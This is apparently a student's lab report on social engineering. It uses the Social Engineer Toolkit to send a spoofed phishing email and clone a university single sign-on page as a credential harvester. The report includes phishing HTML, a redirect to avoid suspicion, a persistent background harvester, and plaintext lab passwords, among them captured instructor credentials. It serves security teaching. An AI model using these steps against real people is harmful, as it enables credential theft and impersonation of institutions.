Lab4 – Social Engineering

I first began Lab4, Task1, by installing thunder bird with the following command,

> sudo apt-get install thunderbird, I could replicate this command, but I already have thunderbird installed.

I then provided thunderbird my login credentials and choose the POP3 option.


> Login credentials were as follows:
>
> Email Address: S116@mail.range.secretlab.page
>
> Password: CmeN8RSJ

After I was able to successfully login to my account, my next step was to test to see if I could send and receive emails. I performed this test by sending an email to myself, as you can see the From is from me(myself) and the To is to me(myself) in the screenshot below:

did this message arrive before my phishing message

My next step was to test if I could receive emails from (SET), Social Engineering Toolkit.

I selected option 5, (Mass Mailer Attack) which then took me to the next screenshot.




I was prompted to send either option 1 or 2, I initially started with option 1. However, once I was successful with option one, I attempted option 2 which allowed me to import a list and send it to as many people as I desired.

```
set> 5

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.
```


I ended up creating a file named emails and placed it in the SET folder, instead of specifying a specific path. This allowed me to type emails and it would know the file was located, as directed below:

```
set:mailer>2

  The mass emailer will allow you to send emails to multiple
  individuals in a list. The format is simple, it will email
  based off of a line. So it should look like the following:

  john.doe@ihazemail.com
  jane.doe@ihazemail.com
  wayne.doe@ihazemail.com

  This will continue through until it reaches the end of the
  file. You will need to specify where the file is, for example
  if its in the SET folder, just specify filename.txt (or whatever
  it is). If its somewhere on the filesystem, enter the full path,
  for example /home/relik/ihazemails.txt
```

Here is the location of the SET program, with my email file within the directory:



My goal with the mass emailer was to send an email to both Dr. Jadliwala and myself. If I received an email, then he should have too. Below, are the contents of the emails file I created to input into the mass emailer:



The next step was to provide SET with the following info,

Send email to: s116@mail.range.secretlab.page

From address: techcafe@utsa.edu

From Name: Tech Café

Username: s116@mail.range.secretlab.page

Password: CmeN8RSJ

SMTP Server address: mail.range.secretlab.page

Port Number: 587

Flag as high priority: y


Do you want to attatch a file [y/n]: n

Do you want to attatch an inline file [y/n]: n


Email Subject: Account deactivated due to inactivity, login now to re-activate account

As well as,


An HTML body, which I ended up including in the upcoming screenshots:



This is the email I tried to replicate in my fake email body:



Below was the outcome of my fake email. Notice, I received the email from set with the included HTML body, spoofed address, and spoofed name. This email was also sent to Dr. Jadliwala because of the mass emailer as mentioned earlier. The subject and body both convey the message: Account deactivated due to inactivity, login now to re-activate account:



HTML snippet of the code I used to make the body of the email:

```
</h2>
<div style="text-align: center;">
<div style="display: inline-block; text-align: left;">
<h1>
    <b>Your account has been deactivated.</b> It seems your account has been inactive for a

     <div class="row2">
      period time, UTSA's first priority is security and ensuring the safety of all students and staff.
   </div>
         <h1> Please click the link below to reactivate your account. </h1>

   <br>
</h1>

<div class="container">
   <div class="centers">
  <table width="100%" cellspacing="0" cellpadding="0">
   <tr>
       <td>
           <table cellspacing="0" cellpadding="0">
               <tr>
                   <td style="border-radius: 2px;" bgcolor="#F15a22">
                       <a href="http://fake116.utsa.edu" target="_blank" style="padding: 16px 24px; borde
                           Reactivate Account
                       </a>
```

The second part of this lab was, Task2, which included setting up a webserver to serve a webpage for the http://fake.116.utsa.edu.

Command I used to start a webserver:

```
sudo service apache2 start
```

On the front end it should have looked like an authentic UTSA login page (such as having a UTSA logo, color scheme, etc.)

My next objective was to clone a UTSA login page. I accomplished this using SET.
SET has another Social-Engineering tool I utilized by selected option 1, Social-Engineering Attacks:

```
  Select from the menu:

    1) Social-Engineering Attacks
    2) Penetration Testing (Fast-Track)
    3) Third Party Modules
    4) Update the Social-Engineer Toolkit
    5) Update SET configuration
    6) Help, Credits, and About

   99) Exit the Social-Engineer Toolkit

  set>
```


Then selectin option 2, Website Attack Vectors:

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.
```

Selecting option 2 again, Site Cloner to clone the target or UTSA authentication webpage:

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu
```

UTSA Login Webpage URL, copied:




Pasted into SET:

```
set:webattack> Enter the url to clone:https://sso-cas.it.utsa.edu/cas/login?service
```

The front end was done from here. However, I did have to go to the set.config file and change the webserver because set uses python by default. It has APACHE_SERVER=OFF as well, since I used an Apache server, I had to change this to APACHE_SERVER=ON. As recommended by, https://github.com/trustedsec/social-engineer-toolkit/issues/173

```
### Use Apache instead of the standard Python web server. This will increase the speed
### of the attack vector.
APACHE_SERVER=ON
```



On the back end, this webpage should save any username and password entered on the fake login page into a local file for you to retrieve later.

This then printed the credentials in a terminal and saved a local file of the harvested credentials.

Dr. Jadliwala's credentials were as follows,

Username: kwl253


Password Q2fP4jdg

```
Array
(
    [username] => kwl253
    [password] => Q2fP4jdg
    [lt] => LT-505078-iXJeK09ZSUXeVfIlKyKaKerWhkX2QF-sso-cas-3.utsarr.net
    [execution] => e1s1
    [_eventId] => submit
    [login] =>
)
Array
(
    [username] => kwl253
    [password] => Q2fP4jdg
    [lt] => LT-505078-iXJeK09ZSUXeVfIlKyKaKerWhkX2QF-sso-cas-3.utsarr.net
    [execution] => e1s1
    [_eventId] => submit
    [login] =>
)
```

After saving the username and password, simply redirect to http://my.utsa.edu so as not to raise any suspicions.

I ended up doing this by changing the post.php file URL to: http://my.utsa.edu, with vim,

last line:



The last bit was getting SET to run as a background process.

Which was accomplished by executing sudo setoolkit to run SET and following the same steps I used to clone the website. Pressing "Ctrl-Z", to kill the process:

```
^Z
[4]+  Stopped                 sudo setoolkit
```

To make the SET program a background process I typed "bg":

```
student@CRC116:~$ bg
[12]+ sudo setoolkit &
```

I also checked to see if set was still running by typing "jobs":

```
student@CRC116:~$ jobs
[1]   Stopped                 sudo setoolkit
[2]   Stopped                 sudo setoolkit
[3]   Stopped                 sudo setoolkit
[4]   Stopped                 sudo setoolkit
[5]   Stopped                 sudo setoolkit
[6]   Stopped                 sudo setoolkit
[7]   Stopped                 sudo setoolkit
[8]   Stopped                 sudo setoolkit
[9]   Stopped                 sudo setoolkit
[10]-  Stopped                 sudo setoolkit
[11]+  Stopped                 sudo setoolkit
[12]   Running                 sudo setoolkit &
```

This last step was important because I didn't want to have my VM open all week, so this allowed my credential harvester to continue running while I was logged out of my VM.